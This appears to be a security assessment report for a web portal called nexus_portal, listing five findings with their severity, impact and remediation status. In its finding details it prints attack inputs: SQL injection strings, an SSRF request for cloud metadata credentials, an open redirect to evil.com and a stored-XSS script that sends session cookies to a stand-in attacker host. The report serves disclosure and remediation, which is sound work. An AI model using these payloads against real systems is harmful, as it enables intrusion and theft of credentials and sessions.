SECURITY ASSESSMENT

Report

nexus_portal

Prepared for:	nexus_portal	**Period From:**	2025/09/01
Report Date:	2026/02/24	**Period To:**	2026/01/31

1 Table of Contents

2 Executive Summary


This report presents the results of a security assessment performed against **nexus_portal** during the period **2025/09/01** to **2026/01/31**. The assessment identified a total of **5** finding(s) across five severity tiers.

5	3	1
TOTAL FINDINGS	CRITICAL / HIGH	MEDIUM / LOW

CRITICAL FINDINGS IDENTIFIED

1 critical-severity finding(s) were discovered that may lead to full system compromise, data breach, or service disruption. These require **immediate remediation**.

2.1 Severity Distribution



Severity	Count
Critical	1
High	2
Medium	1
Low	0
Info	1

3 Scope and Methodology

3.1 Scope

The assessment targeted the asset identified as **nexus_portal**. Testing was conducted during the window **2025/09/01** through **2026/01/31** and encompassed both automated scanning and manual analysis techniques, including but not limited to:

- Automated vulnerability scanning and enumeration
- Manual code review and configuration analysis
- Authentication and authorisation testing
- Input validation and injection testing
- Session management and cryptographic controls review

3.2 Severity Classification

Findings are classified using a five-tier severity model aligned with industry-standard frameworks. The table below outlines each tier together with the expected remediation response.

Severity	Description	Response
CRITICAL	Trivial exploitation leading to full system compromise, data breach, or service disruption.	Immediate
HIGH	Likely exploitation with significant impact to security posture.	Short-term
MEDIUM	Exploitation requires specific conditions but could result in meaningful impact.	Planned
LOW	Limited impact; exploitation is difficult or requires significant prerequisites.	Routine
INFO	Informational observation or defence-in-depth recommendation.	Advisory

4 Findings Overview

The following table provides a high-level summary of all findings identified during the engagement.

ID	Severity	Title	Status	Date
V1	MEDIUM	Open Redirect	OPEN	2025/09/03
V2	CRITICAL	SQL Injection	OPEN	2025/10/02
V3	HIGH	Server-Side Request Forgery	IN PROGRESS	2025/12/14
V4	HIGH	Stored XSS in Comments	OPEN	2025/10/14
V5	INFO	Verbose Error Messages	OPEN	2025/09/10

5 Detailed Findings

V1 – Open Redirect

MEDIUM

Location: https://example.com/login?next=https://evil.com
Asset: nexus_portal
Status: OPEN
Date: 2025/09/03

The `next` query parameter on the login page is used in a `302` redirect after successful authentication without validating that the target URL belongs to the application's own domain.

An attacker can craft a phishing link that first sends the victim through the legitimate login page, then redirects them to a credential-harvesting site.

V2 – SQL Injection

CRITICAL

Location: https://example.com/api/users?id=1
Asset: nexus_portal
Status: OPEN
Date: 2025/10/02

The `id` parameter in the `/api/users` endpoint is directly concatenated into a raw SQL query without any parameterisation or input sanitisation.

Injecting `1 OR 1=1--` returns the full user table. Further exploitation confirmed the ability to `UNION SELECT` from `information_schema.tables`, exposing the entire database schema.

Impact: Full read access to the database; potential for data exfiltration, privilege escalation or destructive operations.

V3 – Server-Side Request Forgery

HIGH

Location: https://portal.nexus.corp/proxy
Asset: nexus_portal
Status: IN PROGRESS
Date: 2025/12/14

The `/proxy` endpoint fetches a user-supplied URL and returns the response body. No allowlist or blocklist is enforced, enabling requests to internal services. Submitting `url=http://169.254.169.254/latest/meta-data/` returns AWS instance metadata, including IAM role credentials.

Internal port scanning was also demonstrated by iterating over `http://10.0.0.1:<port>` and observing response time differences.

Impact: Access to cloud provider metadata and internal network services; potential for credential theft and lateral movement.

V4 – Stored XSS in Comments

HIGH

Location: https://example.com/blog/post/42#comments
Asset: nexus_portal
Status: OPEN
Date: 2025/10/14

The comment body field does not sanitise user-supplied HTML. Submitting `<script>fetch('https://evil.com/steal?c='+document.cookie)</script>` as a comment results in the script executing for every visitor who views the post.

Session cookies lack the `HttpOnly` flag, allowing full session hijack. As seen in the screenshot below, the attack successfully exfiltrates the session cookie to the attacker's server.

Figure 1: Screenshot of the attack in action, showing the exfiltration of the session cookie to the attacker's server

V5 – Verbose Error Messages

INFO

Location: https://example.com/api/search?q=%27
Asset: nexus_portal
Status: OPEN
Date: 2025/09/10

Sending a single quote `'` in the `q` parameter causes the application to return a full stack trace including internal file paths, framework version and database engine details:

```
PG::SyntaxError: ERROR: unterminated quoted string at or near "'"
LINE 1: SELECT * FROM products WHERE name LIKE '%'%'
/app/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4/lib/...
```

While not directly exploitable, this information aids further attacks (e.g., confirming PostgreSQL for SQL injection payloads).

6 Conclusion and Recommendations

This assessment documented **5** finding(s) across the target **nexus_portal**. The severity breakdown is summarised below.

Severity	Count
Critical	1
High	2
Medium	1
Low	0
Info	1

6.1 Immediate Actions

Findings rated **Critical** or **High** should be addressed as a priority. A targeted reassessment is recommended following remediation to verify effectiveness.

6.2 Next Steps

1. Prioritise remediation of Critical and High findings.
2. Schedule a verification retest.
3. Review Medium and Low findings during the next development cycle.
4. Incorporate informational items into security hardening standards.